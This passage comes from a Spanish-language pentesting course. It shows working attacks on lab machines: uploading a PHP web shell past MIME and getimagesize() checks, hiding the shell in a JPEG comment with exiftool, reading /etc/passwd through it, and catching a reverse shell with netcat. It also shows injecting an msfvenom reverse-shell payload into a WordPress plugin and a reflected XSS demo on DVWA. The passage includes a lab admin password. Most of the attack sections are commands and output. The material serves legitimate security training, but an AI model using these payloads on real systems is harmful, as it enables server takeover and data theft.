11 Referer: http://192.168.132.132/upload
12 Upgrade-Insecure-Requests: 1
13 Sec-GPC: 1
14
15 -----3428270288096122823852451565
16 Content-Disposition: form-data; name="fileToUpload"; filename="vshell.php"
17 Content-Type: image/jpeg
18
19 <?php echo shell_exec($_GET['cmd']); ?>
20
21 -----3428270288096122823852451565
22 Content-Disposition: form-data; name="submit"
23
24 Cargar Archivo
25 -----3428270288096122823852451565
26
```

Después, pulsa el botón *Forward* en Burp Suite para reenviar la solicitud al servidor web y observa la respuesta en el navegador:

The screenshot shows a browser window with the URL 192.168.132.132/upload.php. A red box highlights the message "El archivo wshell.php ha sido cargado" (The file wshell.php has been uploaded) displayed in a red-bordered box.

El archivo wshell.php se cargó correctamente en el servidor web. Esto se puede verificar ejecutando el archivo wshell.php en el navegador, pero antes, desactiva la intercepción en Burp Suite o la configuración del proxy en el navegador web (o ambos)

The screenshot shows a browser window with the URL 192.168.132.132/archivoscargados/cargas/wshell.php?cmd=id. A red box highlights the output "uid=33(www-data) gid=33(www-data) groups=33(www-data)".

Como puedes observar en la imagen anterior, el filtrado de MIME-type ha sido saltado correctamente y se ha cargado una web shell completamente operativa en el servidor web.

Validación por getimagesize()

Muchas aplicaciones web solo permiten cargar archivos de imagen. Además de validar la extensión y el MIME-type, la validación normalmente consistiría en comprobar atributos específicos de los archivos de imagen, como el tamaño de la imagen (cada imagen tiene un tamaño que se puede medir). Una función común utilizada para validar imágenes es la función **getimagesize()**. Esta función devuelve el tamaño de una imagen cuando se ejecuta sobre un archivo de imagen válido. Sin embargo, si se ejecuta sobre un archivo que no contiene un header de imagen válido (lo que significa que no es una imagen válida), la función devolverá el valor *FALSE*. Debido a esto, los desarrolladores utilizan ampliamente la función **getimagesize()** para validar las cargas de imágenes.

El código siguiente valida un archivo de imagen cargado antes de que se almacene en la ubicación final definida en la variable **\$upload_path**:

```
<?php  
$cargas_path = "/var/www/archivoscargados/cargas/";  
$cargas_path = $cargas_path . basename($_FILES['fileToUpload']['name']);  
$tamaño = getimagesize($_FILES['fileToUpload']['tmp_name']);  
  
if ($tamaño == 0) {  
    echo $_FILES['fileToUpload']['name'] . " no es una imagen valida";  
} else {  
    if (move_uploaded_file($_FILES['fileToUpload']['tmp_name'], $cargas_path)) {  
        echo "El archivo " . basename($_FILES['fileToUpload']['name']) . " ha sido cargado";  
        echo $tamaño[1] . "x" . $tamaño[2];  
    } else {  
        echo "Ha sucedido un error al cargar el archivo, intenta de nuevo";  
    }  
}  
?>
```

A continuación, te explico la manera en que funciona el código nuevo (diferente al código utilizado en los ejemplos previos):

```
$tamaño = getimagesize($_FILES['fileToUpload']['tmp_name']);
```

Obtiene el tamaño de imagen del archivo cargado.

```
if ($tamaño == 0)
```

Si el tamaño de la imagen es igual a 0, entonces el archivo no es una imagen válida.

```
echo $_FILES['fileToUpload']['name'] . " no es una imagen valida";
```

Manda un error especificando que el archivo no es una imagen válida

```
echo $tamaño[1] . "x" . $tamaño[2];
```

Muestra las dimensiones de la imagen cargada en la página web.

Vamos a iniciar cargando una web shell llamada wshell2.php:

The screenshot shows a browser window with the URL 192.168.132.132/upload.php. A red box highlights the message "wshell2.php no es una imagen valida" (wshell2.php is not a valid image).

Ahora, si subo un archivo de imagen .jpeg, recibo el siguiente mensaje:

The screenshot shows a file upload interface with a file dialog titled "File Upload". The file "perro.jpeg" is selected. The dialog shows a preview of the image and a list of other files in the directory. The browser address bar shows 192.168.132.132/upload.

Name	Size	Type	Modified
dir1	29 bytes	Text	15 Feb
exploit.txt	91bytes	Text	22 Jan
ping.txt	86.1kB	Text	16 Jan
rce.php	54 bytes	Program	16 Feb
redes.txt	42 bytes	Text	22 Jan
regex.txt	18 bytes	Text	22 Jan
regex1.txt	61bytes	Text	22 Jan
regex2.txt	36 bytes	Text	22 Jan
perro.jpeg	100.6 kB	Image	03:10


The screenshot shows a browser window with the URL 192.168.132.132/upload.php. A red box highlights the message "El archivo perro.jpeg ha sido cargado 1200x2" (The file perro.jpeg has been uploaded 1200x2).

Mientras que los archivos de imagen pueden no parecer una amenaza al principio, este tipo de archivos pueden contener algo que se llama "amenaza incrustada" (*embedded threat*). Los *embedded threat* son *payloads* que están ocultos dentro de un archivo y se pueden ejecutar de una u otra manera. Ahora veamos cómo podemos saltar la validación de imágenes que utiliza la función **`getimagesize()`** e injectar código de PHP que se puede ejecutar simplemente abriendo el archivo de imagen en un navegador.

Primero, vamos a instalar una aplicación que se llama libimage-exiftool-perl:

```
sudo apt install libimage-exiftool-perl
```

Después, vamos a preparar una imagen en la que agregaremos el código de la *web shell*. En mi caso, voy a volver a utilizar la imagen que cargué previamente llamada perro.jpeg




A continuación, vamos a injectar el código con el siguiente comando:

```
exiftool -Comment="<?php echo shell_exec($_GET['cmd']); __halt_compiler();?>" perro.jpeg
```

```
[kali㉿kali] -[~/opt]
$ exiftool -Comment="<?php echo shell_exec($_GET['cmd']); __halt_compiler();?>" perro.jpeg
1 image files updated
```

```
[kali㉿kali] -[~/opt]
```

Como puedes observar en la imagen siguiente, la imagen original fue respaldada, en mi caso, con el nombre **perro.jpeg_original**:



Lo siguiente será anexar la extensión .php al nombre de la imagen; (quedará como **perro.php.jpeg**) y ver sus propiedades para verificar el código inyectado con los comandos siguientes:

1. cp perro.jpeg perro.php.jpeg
2. exiftool perro.php.jpeg

```
[kali㉿kali] -[~/opt]
$ cp perro.jpeg perro.php.jpeg

[kali㉿kali] -[~/opt]
$ exiftool perro.php.jpeg
ExifTool Version Number : 12.39
File Name : perro.php.jpeg
Directory :
File Size : 98 KIB
File Modification Date/Time : 2022:02:24 03:33:31-05:00
File Access Date/Time : 2022:02:24 03:33:31-05:00
File Inode Change Date/Time : 2022:02:24 03:33:31-05:00
File Permissions : -rw-r--r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : inches
X Resolution : 72
Y Resolution : 72
Exif Byte Order : Little-endian (Intel, II)
Software : Google
Exif Version : 0229
Exif Image Width : 900
Exif Image Height : 1200
Comment : <?php echo shell_exec($_GET['cmd']); __halt_compiler();?>
Image Width : 900
Image Height : 1200
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
YCbCr4:2:0 (2 2)
Image Size : 900x1200
Megapixels : 1.1
```

Ya que hemos verificado que todo está correcto, vamos a cargar el archivo al servidor y a ejecutarlo.



Como se muestra en las siguientes capturas de pantalla, hemos cargado correctamente la imagen con el código inyectado y omitido la validación **`getimagesize()`** para así, poder generar una *web shell* en PHP:



Para una mejor visualización del contenido, damos clic derecho y seleccionamos la opción **View Page Source**:

```
*@kali:~# curl -s http://192.168.132.132/archivoscargados/cargas/perro.php.jpeg?cmd=cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/bin/sh
sys:x:3:3:sys:/dev/bin/sh
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
listix:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bindix:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcats-5:/bin/false
distccd:x:111:65534::/bin/false
userix:x:1001:1001:just a user,111,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
ciscodevs:x:1003:1003:Cisco Devices,,,:/home/ciscodevs:/bin/bash
```

Como ejercicio, ahora intenta convertir la web shell en una shell de reversa.

```
kali@kali: ~
```

```
File Actions Edit View Help
```

```
kali@kali: ~/Documents/tha/mr: ~ kali@kali: ~
```

```
[kali㉿kali] ~ /opt
```

```
$ nc -lve 5555
```

```
listening on [any] 5555 ...
```

```
connect to [192.168.33.115] from (UNKNOWN) [192.168.132.132] 48668
```

```
id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
ls
```

```
perro.php.jpeg
```

```
rshell.php
```

```
rshell.phphtal
```

```
wsshell.php
```

```
uname -a
```

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1600 GNU/Linux
```

Inyección de Shellcode en Plugins

En esta sección aprenderás a utilizar sistemas de administración de *plugins* para obtener una *shell* en un *target*. Inyectaremos código que genere una *shell* de reversa en un archivo de *plugin* para WordPress y lo cargaremos en el sistema. WordPress instalará los archivos del *plugin* y ejecutará el código de la *shell* de reversa lo cual, nos dará una *shell* en el servidor web. El ejemplo que veremos aquí será demostrado en un sistema de *plugins* de WordPress, pero también debería funcionar en cualquier aplicación web que permita cargar e instalar archivos de *plugin*.

Nuevamente, para fines de demostración, estaré utilizando la VM llamada **Mr Robot** y los datos de acceso al panel de administración son los siguientes:

- URL: **http://<ip>/wp-login.php**
 - Usuario: **elliot**
 - Contraseña: **FR28-0652**


La imagen siguiente muestra los pasos en el proceso de explotación.



Inyección de Código en el Plugin

Para este ejemplo voy a utilizar un plugin para WordPress llamado **th23 social**. El plugin (**th23-social.zip**) se encuentra en los archivos de descarga para esta sección en el drive de google. Te recomiendo utilizar este archivo.

Ya descargado, abre el archivo .zip (sin descomprimir el archivo) y abre el archivo llamado **th23-social.php** con un editor de texto:



Para este ejemplo, vamos a generar un *payload* con Msfvenom con el siguiente comando:

```
msfvenom -p php/reverse_php lhost=x.x.x.x lport=xx R
```

Regresamos al archivo **th23-social.php** y hacemos un espacio entre `<?php` y los comentarios para injectar el código de la *shell* de reversa (copia el *payload* completamente, en las imágenes se muestra una parte del código solamente):

```
1 <?php
2
3 error_reporting(0);
4 ini_set('display_errors', 0);
5 ini_set('log_errors', 0);
6 ini_set('max_execution_time', 0);
7 ini_set('max_input_time', 0);
8 ini_set('memory_limit', -1);
9 ini_set('post_max_size', '100M');
10 ini_set('upload_max_filesize', '100M');
11 ini_set('upload_max_size', '100M');
12
13 $ipaddr='192.168.132.115';
14 $port=80;
15
```

Guardamos el archivo; te mandará una alerta sobre actualizar el archivo .zip, da clic en Actualizar (*Update*):

! Update the file "th23-social.php" in the archive "th23-social.zip"?

This file has been modified since an external download. It was directly saved to this file in the archive. All of your changes will be lost.

Nota: También pudimos utilizar la *shell* de reversa que viene por defecto en Kali en la ubicación `/usr/share/webshells/php/php-reverse-shell.php` sin embargo, les quise mostrar otra opción.


A continuación, abrimos un *listener* con Netcat en la máquina atacante para interceptar la *shell* en el puerto especificado en el código:

```
[kali㉿kali] - [~/Documents/thermrr]
└─$ nc -lvp 80
listening on [any] 80 ...
```

Carga y Ejecución de Plugin

Con Netcat escuchando en la máquina de ataque, ya estamos listos para cargar el *plugin* con el payload injectado.

Dentro del panel de administración de WordPress, en el menú izquierdo, nos vamos a *Plugins > Add New*:



Después, haz clic en el botón *Upload Plugin* para agregar un nuevo plugin.



A continuación, haz clic en *Browse*, selecciona el archivo de *plugin* con el *payload* injectado y pulsa el botón *Install Now*:

The screenshot shows the 'Add Plugins' section of the WordPress admin dashboard. A red box highlights the file 'th23-social.zip' in the 'Browse' field. Below it are 'Install Now' and 'Cancel' buttons.

El archivo *plugin* se cargará en el servidor web y WordPress lo instalará automáticamente. El último paso es activar el *plugin* dando clic en *Activate Plugin*:

The screenshot shows the progress of installing the plugin. It includes status messages: 'Unpacking the package...', 'Installing the plugin...', 'Plugin installed successfully.', and a red box around the 'Activate Plugin' button. Below the button is a link to 'Return to Plugins page'.

Si todo ha ido bien hasta aquí, debes recibir una *shell* en la máquina atacante como se muestra en la siguiente imagen:

```
(kali㉿kali)-[~/Documents/tha/mrr]
$ nc -lvp 80
listening on [any] 80 ...
connect to [192.168.132.115] from (UNKNOWN) [192.168.132.108] 56133

uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64
x86_64 GNU/Linux

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)

pwd
/opt/bitnami/apps/wordpress/htdocs/wp-admin
```

Básicamente lo que ha sucedido es que después de que la carga fue completada, WordPress desempaquetó los archivos del *plugin* y realizó la instalación. Cuando el *plugin* se activó, se ejecutó el archivo *th23-social.php*, incluido el *payload* injectado.

III SECCIÓN 19: Web Hacking: Cross-Site Scripting

Introducción

Hoy en día es casi imposible encontrar un sitio web o aplicación web que no utilice uno o más lenguajes de *scripting*. En secciones anteriores hemos visto vulnerabilidades en lenguajes de *scripting* del lado del servidor (*server-based*) como PHP. Estos *scripts* se ejecutan en el servidor y normalmente generan contenido dinámico en páginas web que consisten en contenido HTML y *scripts* del lado del cliente (*client-based*) como Javascript los cuales, son interpretados por el navegador del lado del usuario. Los *scripts client-based* realizan tareas similares pero, en lugar de ejecutarse en servidor web, se ejecutan en el navegador web del usuario. Los *scripts client-based* añaden comportamiento a una página web e interactúan con el usuario final sin necesidad de recargarse. Un ejemplo sería una página web que guía a un usuario en la creación de una contraseña a través de un cuadro de texto. Los *scripts* del lado cliente no solo se utilizan para interactuar con formularios, sino que también se pueden usar para transferir información, gestionar respuestas de otros sitios web y cargar contenido como imágenes, texto e incluso otros *scripts*. Sin embargo, junto con todas estas excelentes características, el *scripting client-based* también introduce vectores de ataque y vulnerabilidades que permiten la inyección de *scripts* en el navegador del usuario. Estas vulnerabilidades se denominan *cross-site scripting* o simplemente XSS.



XSS es una vulnerabilidad que permite a un atacante inyectar *scripts* en una página web para que sean ejecutados del lado del cliente. Dicho de otra manera, el atacante no se dirige a la posible víctima directamente sino que utiliza una página web vulnerable a XSS para entregar un *payload* y tomar el control de la interacción entre la página web y el usuario. La página web con el *script* injectado (por lo general en JavaScript) aparece como una página web legítima para el visitante y cuando éste pasa por la página web, el *script* injectado es ejecutado por el navegador web del usuario junto con el resto del código HTML. El *script* insertado tendrá acceso completo al entorno DOM del explorador, incluidas las cookies HTTP que no estén protegidas por el *flag* *HttpOnly*. En la mayoría de los casos, la víctima no será consciente del código ejecutado y no habrá ninguna razón obvia para no confiar en la página web que está visitando, especialmente cuando se trata de sitios web principales que llevan un cierto nivel de confianza como Google, Twitter, Facebook y sitios web gubernamentales.

Las vulnerabilidades XSS son bastante comunes en las aplicaciones web, se pueden descubrir sin demasiado esfuerzo y generalmente son causadas por una mala validación de entrada de usuario. Como entradas de usuario se pueden considerar los formularios de búsqueda y filtros, de comentarios, páginas de inicio de sesión, formularios que procesan y muestran el texto que el usuario ha ingresado como respuestas HTML, etc. Por ejemplo, en la imagen siguiente, he ingresado mi nombre en el cuadro de texto, al dar clic en el botón *Submit*, el servidor ha regresado el texto que he ingresado:

Vulnerability: Reflected Cross Site Scripting (XSS)

The screenshot shows a simple web form. At the top, there is a label "What's your name?". Below it is a text input field containing the name "Ricardo". To the right of the input field is a "Submit" button. The page then displays a greeting "Hello Ricardo", where the word "Ricardo" is enclosed in a red rectangular box.

En el caso de las vulnerabilidades de inyección, se tiene que considerar como entrada de usuario mucho más que los datos escritos en un formulario en un sitio web. Cualquier información transferida desde el cliente al servidor y que pueda ser modificada por el usuario (ya sea manualmente o con herramientas como proxies) puede ser vulnerable a los ataques de inyección. Los parámetros en las solicitudes HTTP, los headers de HTTP, metadatos de archivos cargados e incluso el contenido de las cookies se pueden utilizar como entradas de usuario.

Las vulnerabilidades XSS generalmente son subestimadas como una amenaza para la seguridad y sus implicaciones potenciales comúnmente se malinterpretan. Los administradores de sistemas y de sitios web comúnmente piensan en las vulnerabilidades XSS como si tuvieran un impacto limitado y de baja gravedad pero, como muchos *bug bounty hunters* y pentesters podrán decirte, en realidad no saben o no entienden cómo se explotan las vulnerabilidades XSS o el daño que pueden causar. Por esta razón, una prueba de penetración también debe analizar e informar sobre el posible impacto cuando se descubren vulnerabilidades XSS.

Las vulnerabilidades XSS más graves pueden ser explotadas para:

- Secuestrar cuentas
- Robar información confidencial
- Modificar el contenido de la página web
- Redirigir a los usuarios a otra página web
- Phishing
- Grabar lo que un usuario escribe en su teclado (*keystrokes*)
- Redireccionar a sitios web que explotan vulnerabilidades del navegador
- Engañar a los usuarios para descargar archivos o introducir información personal.

La mayor amenaza y peligro potencial por las vulnerabilidades XSS reside en sitios web que almacenan información confidencial accesible por sus usuarios o con aquellos que realizan algún tipo de acción con implicaciones del mundo real. Un ejemplo de una acción de este tipo sería cuando se hace una transacción bancaria. Otro ejemplo podría ser cuando los usuarios tienen que tomar ciertas decisiones importantes basadas en la información contenida en un sitio web, pero donde la información se ha modificado a través de XSS (es decir, el contenido ha sido falsificado). El contenido falsificado puede manipular la toma de decisiones de un usuario final o difundir noticias falsas a gran escala. Imagina que una vulnerabilidad XSS explotada ha modificado los precios o características de productos que se muestran en un sitio de comparación de productos o en una aplicación web que asesora a los usuarios en el mercado de valores. Ambos ejemplos de suplantación de contenido pueden tener graves consecuencias para las víctimas, pero sólo pueden afectar a un grupo relativamente pequeño de usuarios. Imagina lo que sucede cuando un atacante cambia el contenido de un sitio de noticias importante y lo utiliza para difundir noticias falsas. Tales noticias pueden ser aceptadas como genuinas por otras fuentes de información y desinformar a millones de personas en un plazo de tiempo muy corto.

Ahora que tenemos una comprensión general de las vulnerabilidades XSS y sus implicaciones, veamos la parte técnica. En las siguientes secciones veremos dos tipos diferentes de vulnerabilidades XSS:

1. XSS reflejado (*reflected*) o no persistente
2. XSS almacenado (*stored*) o persistente

Aprenderás cómo funciona cada tipo de XSS analizando algún código y cómo se pueden explotar.

Reflected XSS

Reflected XSS también se conoce como "XSS no persistente". En esta vulnerabilidad el *payload* se origina a partir de una solicitud de usuario. Estos tipos de vulnerabilidades se producen cuando una solicitud HTTP contiene la entrada del usuario, misma que se refleja hacia el usuario en la respuesta HTTP de la solicitud HTTP. La entrada del usuario de la que estamos hablando puede ser cualquier cosa que sea enviada de alguna manera por un usuario. Pueden ser datos introducidos manualmente por el usuario en un formulario web, pero también valores que se envían en segundo plano que los atacantes pueden controlar y manipular de alguna manera, como headers de HTTP.

Las vulnerabilidades XSS se encuentran comúnmente en las funciones de búsqueda de un sitio web o en los campos de nombre de usuario y contraseña en un formulario de inicio de sesión (o cualquier otro campo de formulario). El envío de un formulario web con entradas de usuario genera una solicitud HTTP y una respuesta por parte del servidor. La respuesta recibida normalmente consistirá en una página web que muestra los resultados de la búsqueda, pero si esos resultados también muestran las palabras clave buscadas, esto puede ser una indicación de una vulnerabilidad XSS.

Otros tipos de respuestas HTTP que contienen la entrada del usuario son los mensajes de error que indican solicitudes no válidas emitidas por el usuario, como cuando se ingresa un nombre de usuario no válido. Cuando este tipo de entrada de usuario no es validada por la aplicación, un atacante puede inyectar código de JavaScript el cual será regresado por la aplicación en la página web de respuesta introduciendo posibles amenazas XSS. Es importante tener en cuenta que el código de JavaScript inyectado se refleja en el servidor web como respuesta a una solicitud de usuario y no se almacena como parte de la página web. Esto significa que, si la solicitud de usuario inicial no incluye un *payload*, no se inyectará y ni ejecutará ningún código malicioso.

Los ataques reflected XSS a veces se entregan a las posibles víctimas a través de campañas de *phishing* utilizando mensajes de correo electrónico, enlaces maliciosos en sitios web, formularios específicamente diseñados o JavaScript malicioso. Las víctimas son engañadas para hacer solicitudes HTTP específicas que desencadenan la vulnerabilidad XSS y así ejecutar el código malicioso en el navegador.

Una forma muy común de probar y demostrar vulnerabilidades XSS es mediante el uso de un *payload* en JavaScript que muestra un cuadro de alerta que contiene texto o la dirección URL de la página afectada. Mientras que un cuadro de alerta puede no parecer una gran amenaza para muchos, esto es solamente para demostrar que se puede inyectar código de JavaScript y que se puede ejecutar en el navegador.

Ejemplo de Reflected XSS

Este ejemplo mostrará cómo la entrada del usuario termina en el código fuente HTML de una respuesta HTTP y después, ejecutada por el navegador web.

Para esto, vamos a utilizar la aplicación DVWA dentro de la VM Metasploitable 2.

Ingresamos con las credenciales **admin:password** y verificamos que la seguridad esté en nivel *low*, si no, lo configuramos:

The screenshot shows the DVWA Security interface. On the left, there's a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, and SQL Injection. The main area has a title "DVWA Security" with a "Script Security" sub-section. It says "Security Level is currently low." Below that, it says "You can set the security level to low, medium or high." and "The security level changes the vulnerability level of DVWA." A dropdown menu is open, showing "low" as the selected option, which is highlighted with a red box. A "Submit" button is also visible.

Después, damos clic en el botón XSS Reflected en el menú:

The screenshot shows the DVWA Vulnerability: Reflected Cross Site Scripting (XSS) page. The sidebar on the left has a link "XSS reflected" highlighted with a green box. The main area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with a text input field labeled "What's your name?" and a "Submit" button. Below the form, there's a "More info" section with three links: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>.

El ejercicio pregunta por el nombre del usuario, al ingresarlo, la aplicación web tomará la entrada de usuario y la mostrará en el sitio web concatenado con otro string ("Hello"). Veamos el resultado y el código de la aplicación dando clic en el botón View Source:

Vulnerability: Reflected Cross Site Scripting (XSS)

The screenshot shows the DVWA Reflected XSS Source code. It's a PHP script. The line `echo 'Hello ' . $_GET['name'];` is highlighted with a red box. The code is as follows:

```
<?php  
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){  
$isempty = true;  
}  
else {  
echo '<pre>';  
echo 'Hello ' . $_GET['name'];  
echo '</pre>';  
}  
?  
?
```

Ahora veamos parte del código fuente HTML de la página web:

```
40 <div class="body_padded">  
41   <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>  
42 <div class="vulnerable_code_area">  
43   <form name="XSS" action="#" method="GET">  
44     <p>What's your name?</p>  
45     <input type="text" name="name">  
46     <input type="submit" value="Submit">  
47   </form>  
48   <pre>Hello Ricardo</pre>  
49 </div>  
50 <h2>More info</h2>  
51  
52  
53  
54  
55
```


Ahora, repitamos el mismo ejercicio, pero ahora, inyectando el siguiente código de JavaScript: `<script>alert("XSS")</script>`

Vulnerability: Reflected Cross Site Scripting (XSS)

The screenshot shows the DVWA Reflected Cross Site Scripting (XSS) page again. The "What's your name?" input field now contains the injected JavaScript code: `<script>alert("XSS")</script>`. This code is highlighted with a red box. The "Submit" button is visible to the right. Below the form, there's a "More info" section with the same three links as before.

Cuando pulsamos el botón *Submit* obtenemos la siguiente salida y diálogo:

Vulnerability: Reflected Cross Site Scripting (XSS)



Como podemos observar, el navegador web ejecutado el código de JavaScript injectado el cuál, abrió un cuadro de diálogo.

Si observamos el código fuente de esta página, podemos ver que el código de JavaScript ha sido agregado y ejecutado por el navegador:

```
33 <div class="body_padded">
34   <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
35
36   <div class="vulnerable_code_area">
37
38     <form name="XSS" action="#" method="GET">
39       <p>What's your name?</p>
40       <input type="text" name="name">
41       <input type="submit" value="Submit">
42     </form>
43
44     <pre>Hello <script>alert("xss")</script></pre>
45
46   </div>
47
48   <h2>More info</h2>
```

Stored XSS

